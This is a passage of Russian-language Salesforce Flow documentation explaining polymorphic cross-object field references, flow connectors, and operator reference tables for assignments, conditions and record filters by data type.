Например: {!sObj_Case.Owner:User.Id} ссылается на код пользователя, являющегося ответственным за обращение, при этом {!sObj_Case.Owner:Queue.Id} ссылается на код очереди, которая является ответственным за обращение. Полиморфную связь всегда можно добавить после нескольких переходов ({!sObj_Case.Account.Owner:User.Id}) или в середине обращения {!sObj_Case.Owner:User.Manager.Id}).

Поддерживаемые полиморфные взаимосвязи

Не каждая взаимосвязь является полиморфной, поэтому рекомендуем использовать полиморфный синтаксис только в тех случаях, если известно, что поле может быть связано с несколькими объектами. Поддерживаются следующие взаимосвязи:

- Case.Source;
- FeedItem.CreatedBy;
- *Object*.Owner;

  где параметр *Object* позволяет определить ответственным пользователя или очередь. Group.Owner и Queue.Owner не поддерживаются.

При создании переменной sObject, которая должна использоваться для ссылки на поля связанных записей, сохраните код для первой связанной записи в переменной. Например, чтобы добавить ссылку на контракт возможности, сохраните поле ContractId в переменной sObject или добавьте значение для поля ContractId с помощью элемента «Назначение».


Пример ссылок на поля кросс-объекта в потоках

В этом примере показано, как заменить ответственного за контракт ответственным за организацию контракта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Пример:



1. Чтобы сохранить поля контракта, включая поле `AccountId`, в переменной sObject по имени `varContract`, воспользуйтесь элементом «Быстрый поиск».
2. Чтобы подтвердить, что значение поля `AccountId` задано в переменной `varContract`, воспользуйтесь элементом «Решение».
3. Чтобы сохранить поля организации контракта, включая поле `OwnerId`, в другой переменной sObject по имени `varAccount`, воспользуйтесь элементом «Быстрый поиск».
4. Чтобы подтвердить, что значение поля `OwnerId` задано в переменной `varAccount`, воспользуйтесь элементом «Решение».
5. Чтобы задать `{!varContract.Account.OwnerId}` как значение для `{!varContract.OwnerId}`, воспользуйтесь элементом «Назначение».
6. Чтобы задать значения переменной `varContract`, включая обновленное значение поля `OwnerId`, контракту в системе Salesforce, воспользуйтесь элементом «Быстрое обновление».

Коннекторы потока

Коннекторы определяют доступные пути, которые могут использоваться потоком при выполнении. Коннектор, добавленный на холст облачной версии приложения Flow Designer, отображается в виде стрелки, направленной от одного элемента к другому.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Метка	Пример	Описание
Без метки		Данный коннектор определяет элемент, который должен выполняться следующим.
Имя результата решения		Определяет элемент, который будет запущен при выполнении условий для результата элемента «Решение».
Имя события ожидания		Данный коннектор определяет элемент, который должен выполняться при наступлении события, заданного в элементе «Ожидание».
ОШИБКА		Данный коннектор определяет элемент, который должен выполняться при возникновении ошибки в предыдущем элементе.
Следующий элемент		Данный коннектор определяет первый элемент, который должен выполняться для каждой итерации элемента «Цикл».
Конец цикла		Определяет элемент, который должен выполняться после завершения

Метка	Пример	Описание
		элементом «Цикл» итерации по коллекции.

СМ. ТАКЖЕ:

- Элементы потока

Операторы потока

Принцип действия операторов зависит от их применения. В элементах типа «Назначение» операторы позволяют изменять значения ресурсов. В условиях потока и фильтрах записей операторы предоставляют возможность оценки информации и сокращения объемов работ потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Операторы в элементах «Назначение» потока

Рекомендуем использовать операторы элемента «Назначение» для изменения значения выбранного ресурса.

Операторы в условиях потока

Рекомендуем использовать операторы условия для проверки значения выбранного ресурса. Условия используются в элементах «Решение» и «Ожидание».

Операторы в фильтрах записей потока

Фильтр записи потока ограничивает область записей, обрабатываемых потоком. Например, воспользуйтесь фильтром записей для обновления только контактов, связанных с организацией 1. При добавлении элемента «Обновление записи» воспользуйтесь фильтрами записей для ограничения области только контактами, где организация 1 является родительской.

Операторы в элементах «Назначение» потока

Рекомендуем использовать операторы элемента «Назначение» для изменения значения выбранного ресурса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного ресурса.

- Логическое
- Collection
- Валюта
- Дата
- Дата/время
- Раскрывающийся список со множественным выбором
- Число
- Раскрывающийся список
- sObject
- Текст

Логическое

Замена ресурса типа «Логический» новым значением.

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Данные, введенные или выбранные как значение, заменяют значение переменной.	Логическое	До назначения: `{!varBoolean}` возвращает `false`. Назначение: `{!varBoolean}` **равно** `{!$GlobalConstant.True}`. После назначения: `{!varBoolean}` возвращает `true`.

Collection

Замена значения переменной коллекции или переменной коллекции sObject («равно»), либо добавление элемента в конец переменной («добавить»).

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Данные, введенные или выбранные как значение, заменяют значение переменной.	Коллекция аналогичного типа данных или типа объекта Типы данных «Текст», «Раскрывающийся список» и «Раскрывающийся список со множественным выбором» совместимы друг с другом.	До назначения: • `{!collText}` возвращает `Yellow, Green, Blue`. • `{!collPicklist}` возвращает `Blue, Red, Orange`. Назначение: `{!collText}` **равно** `{!collPicklist}`. После назначения: `{!collText}` возвращает `Blue, Red, Orange`.
добавить	Данные, введенные или выбранные как значение, добавляются в конец коллекции в качестве нового элемента.	Переменная аналогичного типа данных или переменная sObject аналогичного типа объекта Типы данных «Текст», «Раскрывающийся список» и «Раскрывающийся	До назначения: • `{!collText}` возвращает `Yellow, Green, Blue`. • `{!varPicklist}` возвращает `Red`. Назначение: `{!collText}` **добавить** `{!varPicklist}`. После назначения: `{!collText}` возвращает `Yellow, Green, Blue, Red`.

Оператор	Описание	Поддерживаемые типы данных	Пример
		список со множественным выбором» совместимы друг с другом.	

Валюта и число

Замена («равно»), добавление («добавить») или вычитание («вычесть») значения ресурса типа «Валюта» или «Число».

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Число, введенное или выбранное как значение, заменяет значение переменной.	• Валюта • Число	До назначения: `{!varCurrency}` возвращает `10`. Назначение: `{!varCurrency}` **равно** `7`. После назначения: `{!varCurrency}` возвращает `7`.
добавить	Число, введенное или выбранное как значение, добавляется в значение переменной.	• Валюта • Число	До назначения: `{!varCurrency}` возвращает `10`. Назначение: `{!varCurrency}` **добавить** `7`. После назначения: `{!varCurrency}` возвращает `17`.
вычесть	Число, введенное или выбранное как значение, вычитается из значения переменной.	• Валюта • Число	До назначения: `{!varCurrency}` возвращает `10`. Назначение: `{!varCurrency}` **вычесть** `7`. После назначения: `{!varCurrency}` возвращает `3`.

Дата

Замена («равно»), добавление («добавить») или вычитание («вычесть») значения ресурса типа «Дата/время».

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Дата, введенная или выбранная как значение, заменяет значение переменной.	• Дата • Дата/время	До назначения: `{!varDate}` возвращает `1/16/2016`. Назначение: `{!varDate}` **равно** `1/15/2016`. После назначения: `{!varDate}` возвращает `1/15/2016`.
добавить	Значение добавляется в значение выбранной переменной (в днях).	• Валюта • Число	До назначения: `{!varDate}` возвращает `1/16/2016`. Назначение: `{!varDate}` **добавить** `7`. После назначения: `{!varDate}` возвращает `1/23/2016`.

Оператор	Описание	Поддерживаемые типы данных	Пример
вычесть	Значение вычитается из значения выбранной переменной (в днях).	• Валюта • Число	До назначения: `{!varDate}` возвращает `1/16/2016`. Назначение: `{!varDate}` **вычесть** `7`. После назначения: `{!varDate}` возвращает `1/9/2016`.

Дата/время

Замена ресурса типа «Дата/время» новым значением («равно»).

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Дата, введенная или выбранная как значение, заменяет значение переменной.	• Дата • Дата/время	До назначения: `{!varDateTime}` возвращает `1/16/2016 01:00`. Назначение: `{!varDateTime}` **равно** `1/16/2016 08:00`. После назначения: `{!varDateTime}` возвращает `1/16/2016 8:00`.

Раскрывающийся список

Замена ресурса типа «Раскрывающийся список» новым значением («равно») или объединение значения с исходным значением («добавить»).

Прим.: Значения назначаются или добавляются в ресурс типа «Раскрывающийся список» после преобразования в строковые значения.

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Данные, введенные или выбранные как значение, заменяют значение выбранного раскрывающегося списка.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст	До назначения: `{!varPicklist}` возвращает `Blue`. Назначение: `{!varPicklist}` **равно** `Yellow`. После назначения: `{!varPicklist}` возвращает `Yellow`.

Оператор	Описание	Поддерживаемые типы данных	Пример
добавить	Данные, введенные или выбранные как значение, добавляются в конец выбранного раскрывающегося списка.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст	До назначения: `{!varPicklist}` возвращает `Blue`. Назначение: `{!varPicklist}` **добавить** `-green`. После назначения: `{!varPicklist}` возвращает `Blue-green`.

Раскрывающийся список со множественным выбором

Замена ресурса типа «Раскрывающийся список со множественным выбором» новым значением («равно»), объединение значения с исходным значением («добавить») или добавление выбора в ресурс («добавить элемент»).

Прим.: Значения назначаются или добавляются в ресурс типа «Раскрывающийся список со множественным выбором» после преобразования в строковые значения.

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Данные, введенные или выбранные как значение, заменяют значение выбранного раскрывающегося списка со множественным выбором.	• Логическое • Collection • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст	До назначения: `{!varMSP}` возвращает `Blue`. Назначение: `{!varMSP}` **равно** `Yellow`. После назначения: `{!varMSP}` возвращает `Yellow`.
добавить	Данные, введенные или выбранные как значение, добавляются в последний элемент, выбранный в	• Логическое • Валюта • Дата	До назначения: `{!varMSP}` возвращает `Blue; Green`. Данное значение содержит два отдельных выбора. Назначение: `{!varMSP}` **добавить** `Yellow`.

Оператор	Описание	Поддерживаемые типы данных	Пример
	раскрывающемся списке со множественным выбором. Они не создают выбор. Добавление элементов в ресурс типа «Раскрывающийся список со множественным выбором» выполняется посредством оператора «добавить элемент». Чтобы добавить элементы, разделенные точкой с запятой, в переменную раскрывающегося списка со множественным выбором посредством оператора «добавить», рекомендуем всегда добавлять пробел после точки с запятой и удалять пробел перед точкой с запятой (при его наличии). Данный алгоритм позволяет сравнивать значения переменной со значениями поля раскрывающегося списка со множественным выбором из базы данных Salesforce. Например: `; Yellow`	• Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст	После назначения: `{!varMSP}` возвращает `Blue; GreenYellow`. Данное значение содержит два отдельных выбора.
добавить элемент	Данные, введенные или выбранные как значение, добавляются в конец раскрывающегося списка со множественным выбором в качестве нового выбора. Элемент «Назначение» автоматически добавляет «; » перед новым элементом. Данный алгоритм позволяет системе Salesforce считывать его как отдельный элемент, выбранный раскрывающимся списком со множественным выбором.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст	До назначения: `{!varMSP}` возвращает `Blue; Green`. Назначение: `{!varMSP}` **добавить** элемент `Yellow`. После назначения: `{!varMSP}` возвращает `Blue; Green; Yellow`. Данное значение содержит три отдельных выбора.

sObject

Замена переменной sObject новым значением («равно»).

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	sObject, выбранный как значение, заменяет значение переменной.	sObject с аналогичным типом объекта	До назначения: • `{!account1}` содержит значения полей для организации 1. • `{!account2}` содержит значения полей для организации 2. Назначение: `{!account1}` **равно** `{!account2}`. После назначения: `{!account1}` и `{!account2}` содержат значения полей для организации 2.

Текст

Замена ресурса типа «Текст» новым значением («равно») или объединение значения с концом исходного значения («добавить»).

Прим.: Значения назначаются или добавляются в ресурс типа «Текст» после преобразования в строковые значения.

Оператор	Описание	Поддерживаемые типы данных	Пример
равно	Текст, введенный или выбранный как значение, заменяет значение переменной.	• Логическое • Валюта • Дата • Дата/время • Число • Раскрывающийся список со множественным выбором • Раскрывающийся список • Текст	До назначения: `{!varText}` возвращает `Blue`. Назначение: `{!varText}` **равно** `Yellow`. После назначения: `{!varText}` возвращает `Yellow`.
добавить	Текст, введенный или выбранный как значение, добавляется в конец переменной.	• Логическое • Валюта • Дата • Дата/время • Число • Раскрывающийся список со множественным выбором	До назначения: `{!varText}` возвращает `Blue`. Назначение: `{!varText}` **добавить** `Yellow`. После назначения: `{!varText}` возвращает `BlueYellow`.

Оператор	Описание	Поддерживаемые типы данных	Пример
		• Раскрывающийся список • Текст	

Операторы в условиях потока

Рекомендуем использовать операторы условия для проверки значения выбранного ресурса. Условия используются в элементах «Решение» и «Ожидание».

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного ресурса.

- Логическое
- Выбор
- Collection
- Валюта
- Дата
- Дата/время
- Раскрывающийся список со множественным выбором
- Число
- Раскрывающийся список
- sObject
- Текст

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Логическое

Проверка значения ресурса типа «Логический» на соответствие другому значению или ресурсу.

Оператор	Условие истинности	Поддерживаемые типы данных
не равно	Значение выбранного ресурса не соответствует данным, введенным или выбранным как значение.	Логическое
равно	Значение выбранного ресурса соответствует данным, введенным или выбранным как значение. Результат возвращает истинное значение при применении данного результата сеансом потока. Событие ожидания возвращает истинное значение при соответствии всех условий ожидания для данного события.	Логическое
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое
просмотрено	Выбранный ресурс является элементом потока, который просматривался во время сеанса потока.	Логическое

Выбор

Каждый ресурс типа «Выбор» использует тип данных и подчиняется правилам операторов для данного типа данных. Тем не менее, ресурсы типа «Выбор» поддерживают один дополнительный оператор, который не поддерживается другими ресурсами (независимо от их типа данных).

Оператор	Условие истинности	Поддерживаемые типы данных
выбрано	Пользователь выбирает данный выбор или динамический выбор в поле ввода выбора. Если поток ссылается на один элемент выбора в разных окнах, то оператор «выбрано» всегда оценивается по последнему окну, просмотренному потоком. Если поток ссылается на один элемент выбора с пользовательским вводом в нескольких областях одного окна, то данный оператор всегда оценивает первое использование в окне.	Логическое

Collection

Проверка значения ресурса типа «Коллекция» на наличие или соответствие другому значению или ресурсу.

Оператор	Условие истинности	Поддерживаемые типы данных
содержит	Элемент коллекции, выбранный как ресурс, содержит абсолютно одинаковое значение, выбранное как значение.	Различается Если ресурс является переменной коллекции sObject, то поддерживаются только ресурсы sObject с одинаковым типом объекта. В противном случае, поддерживаются только ресурсы с одинаковым типом данных.
не равно	Коллекция, выбранная как ресурс, не соответствует коллекции, выбранной как значение. Две переменные коллекции sObject являются неравными, если содержат разные поля или разные значения полей.	Collection Если ресурс является переменной коллекции sObject, то поддерживаются только переменные коллекции sObject с

Оператор	Условие истинности	Поддерживаемые типы данных
		одинаковым типом объекта. В противном случае, поддерживаются только переменные коллекции с одинаковым типом данных.
равно	Коллекция, выбранная как ресурс, соответствует коллекции, выбранной как значение. Две переменные коллекции sObject являются равными, если содержат одинаковые поля, которые содержат одинаковые значения.	Collection Если ресурс является переменной коллекции sObject, то поддерживаются только переменные коллекции sObject с одинаковым типом объекта. В противном случае, поддерживаются только переменные коллекции с одинаковым типом данных.
равно нулю	Коллекция, выбранная как ресурс, не заполняется значениями.	Логическое

Валюта и число

Проверка значения ресурса типа «Валюта» или «Число» на соответствие, превышение или не превышение другого значения или ресурса.

Оператор	Условие истинности	Поддерживаемые типы данных
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	• Валюта • Число
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	• Валюта • Число
больше	Значение ресурса превышает данные, введенные или выбранные как значение.	• Валюта

Оператор	Условие истинности	Поддерживаемые типы данных
		• Число
больше или равно	Значение ресурса превышает или соответствует данным, введенным или выбранным как значение.	• Валюта • Число
меньше	Значение ресурса не превышает данные, введенные или выбранные как значение.	• Валюта • Число
меньше или равно	Значение ресурса не превышает или соответствует данным, введенным или выбранным как значение.	• Валюта • Число
равно нулю	Ресурс не заполняется значением.	Логическое
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое

Дата и дата/время

Проверка значения ресурса типа «Дата» или «Дата/время» на соответствие, предшествование или следование за другим значением или ресурсом.

Оператор	Условие истинности	Поддерживаемые типы данных
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	• Дата • Дата/время
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	• Дата • Дата/время
больше	Значение ресурса является более поздней датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
больше или равно	Значение ресурса является более поздней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
меньше	Значение ресурса является более ранней датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
меньше или равно	Значение ресурса является более ранней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время

Оператор	Условие истинности	Поддерживаемые типы данных
равно нулю	Ресурс не заполняется значением.	Логическое
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое

Раскрывающийся список

Проверка значения ресурса типа «Раскрывающийся список» на соответствие или наличие другого значения или ресурса.

Прим.: Данные операторы обрабатывают значение ресурса как текстовое значение.

Оператор	Условие истинности	Поддерживаемые типы данных
содержит	Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение. Например, если `{!varPicklist}` содержит значение `yellow-green`, то условие «`{!varPicklist}` **содержит** `green`» оценивается как истинное.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта

Оператор	Условие истинности	Поддерживаемые типы данных
		• Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое

Раскрывающийся список со множественным выбором

Проверка значения ресурса типа «Раскрывающийся список со множественным выбором» на соответствие или наличие другого значения или ресурса.

Прим.: Данные операторы обрабатывают значение ресурса как текстовое значение. Если значение ресурса содержит несколько элементов, то операторы обрабатывают данное значение как одну строку, элементы которой разделяются точкой с запятой. Операторы не обрабатывают каждый элемент как отдельное значение. Например, операторы обрабатывают строку `red; blue; green` как одно значение, но не как три отдельных значения.

Оператор	Условие истинности	Поддерживаемые типы данных
содержит	Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение. Совет: При использовании данного оператора для ресурса типа «Раскрывающийся список со множественным выбором» просмотрите значения, доступные пользователю для ввода. Чтобы проверить наличие конкретного значения, а также его использование в другом значении, создайте ресурс «Формула», использующий функцию INCLUDES. Например, организация использует значение раскрывающегося списка со множественным выбором «Color». Среди возможных значений встречаются «green» и «yellow-green». Если допустимыми являются оба значения «green» и «yellow-green», воспользуйтесь оператором «содержит» в условии потока. Если допустимым является только значение «green», создайте формулу, использующую функцию INCLUDES().	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст

Оператор	Условие истинности	Поддерживаемые типы данных
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение. Прим.: Порядок играет важную роль. При наличии сомнений относительно порядка отображения проверяемых значений воспользуйтесь функцией INCLUDES() в формуле потока. Например, при сравнении строк «red; blue; green» и «blue; green; red» посредством оператора «не равно» данное условие возвращает истинное значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно	Значение, выбранное как ресурс, полностью соответствует данным, введенным или выбранным как значение. Прим.: Порядок играет важную роль. При наличии сомнений относительно порядка отображения проверяемых значений воспользуйтесь функцией INCLUDES() в формуле потока. Например, при сравнении строк «red; blue; green» и «blue; green; red» посредством оператора «равно» данное условие возвращает ложное значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое

sObject

Проверка значения ресурса типа «sObject» на соответствие другому значению или ресурсу.

Оператор	Условие истинности	Поддерживаемые типы данных
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	sObject с аналогичным типом объекта

Оператор	Условие истинности	Поддерживаемые типы данных
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	sObject с аналогичным типом объекта
равно нулю	Ресурс не заполняется значением.	Логическое

Текст

Проверка значения ресурса типа «Текст» на соответствие, наличие, окончание или начало с другого значения или ресурса.

Прим.: Значения сравниваются с ресурсом типа «Текст» после преобразования в строковые значения.

Оператор	Условие истинности	Поддерживаемые типы данных
содержит	Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	• Логическое

Оператор	Условие истинности	Поддерживаемые типы данных
		• Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
заканчивается на	Окончание значения, выбранного как ресурс, соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно нулю	Ресурс не заполняется значением.	Логическое
начинается с	Начало значения, выбранного как ресурс, соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст

Оператор	Условие истинности	Поддерживаемые типы данных
задано	Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.	Логическое

Операторы в фильтрах записей потока

Фильтр записи потока ограничивает область записей, обрабатываемых потоком. Например, воспользуйтесь фильтром записей для обновления только контактов, связанных с организацией 1. При добавлении элемента «Обновление записи» воспользуйтесь фильтрами записей для ограничения области только контактами, где организация 1 является родительской.

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Поля типа «Адрес»
- Поля типа «Автонумерация»
- Поля типа «Кнопка-флажок»
- Поля типа «Валюта»
- Поля типа «Дата»
- Поля типа «Дата/время»
- Поля типа «Эл. почта»
- Поля типа «Текст (зашифрованный)»
- Поля типа «Взаимосвязь внешнего поиска»
- Поля типа «Факс»
- Поля типа «Взаимосвязь поиска»
- Поля типа «Раскрывающийся список (множественный выбор)»
- Поля типа «Число»
- Родительские поля
- Поля типа «Процент»
- Поля типа «Тел.»
- Поля типа «Раскрывающийся список»
- Поля типа «Текст»
- Поля типа «Область подробного текста»
- Поля типа «Область обогащенного текста»
- Поля типа «URL-адрес»

Поля типа «Кнопка-флажок»

При выборе поля типа «Кнопка-флажок» доступны указанные ниже операторы.

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
не равно	Не соответствует данным, введенным или выбранным как значение.	Логическое
равно	Соответствует данным, введенным или выбранным как значение.	Логическое
равно нулю	Пока не заполнено значением (при выборе значения «Истина»).	Логическое

Совет: Поток обрабатывает значение `null` как значение, отличное от `false`. При фильтрации по записям, поле для флажка которой имеет значение null, не будет возвращено ни одной записи.

Поля типа «Валюта», «Число» и «Процент»

При выборе поля типа «Валюта», «Число» или «Процент» доступны указанные ниже операторы.

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
не равно	Не соответствует данным, введенным или выбранным как значение.	• Валюта • Число
равно	Соответствует данным, введенным или выбранным как значение.	• Валюта • Число
больше	Превышает данные, введенные или выбранные как значение.	• Валюта • Число
больше или равно	Превышает или соответствует данным, введенным или выбранным как значение.	• Валюта • Число
равно нулю	Пока не заполнено значением (при выборе значения «Истина»).	Логическое
меньше	Не превышает данные, введенные или выбранные как значение.	• Валюта • Число
меньше или равно	Не превышает или соответствует данным, введенным или выбранным как значение.	• Валюта • Число

Дата и дата/время

При выборе поля типа «Дата» или «Дата/время» доступны указанные ниже операторы.

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
не равно	Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.	• Дата • Дата/время
равно	Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.	• Дата • Дата/время
больше	Значение ресурса является более поздней датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
больше или равно	Значение ресурса является более поздней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
равно нулю	Пока не заполнено значением (при выборе значения «Истина»).	Логическое
меньше	Значение ресурса является более ранней датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время
меньше или равно	Значение ресурса является более ранней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.	• Дата • Дата/время

Поля типа «Раскрывающийся список» и «Текст»

При выборе поля типа «Раскрывающийся список» или «Текст» доступны указанные ниже операторы.

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
содержит	Содержит данные, введенные или выбранные как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
		• Текст
не равно	Не соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно	Соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
заканчивается на	Заканчивается на данные, введенные или выбранные как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно нулю	Пока не заполнено значением (при выборе значения «Истина»).	Логическое
начинается с	Начинается с данных, введенных или выбранных как значение.	• Логическое • Валюта • Дата • Дата/время

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
		• Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст

Поля типа «Раскрывающийся список (множественный выбор)»

При выборе поля типа «Раскрывающийся список (множественный выбор)» доступны указанные ниже операторы.

Совет: Рекомендуем внимательно использовать данные операторы для фильтрации записей на основе поля типа «Раскрывающийся список (множественный выбор)». Несмотря на наличие одинаковых элементов в раскрывающемся списке со множественным выбором, сопоставление двух ресурсов не может быть выполнено при различии указанных ниже компонентов.

- Интервал до или после точки с запятой. Например, один ресурс использует значение «red; green; blue», а другой — значение «red;green;blue».
- Порядок элементов. Например, один ресурс использует значение «red; green; blue», а другой — значение «red; blue; green».

Рекомендуем использовать функцию INCLUDES в формуле потока.

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
не равно	Не соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
равно	Соответствует данным, введенным или выбранным как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число

Оператор	Фильтрация до записей, где значение выбранного поля...	Поддерживаемые типы данных
		• Раскрывающийся список • Текст
заканчивается на	Заканчивается на данные, введенные или выбранные как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст
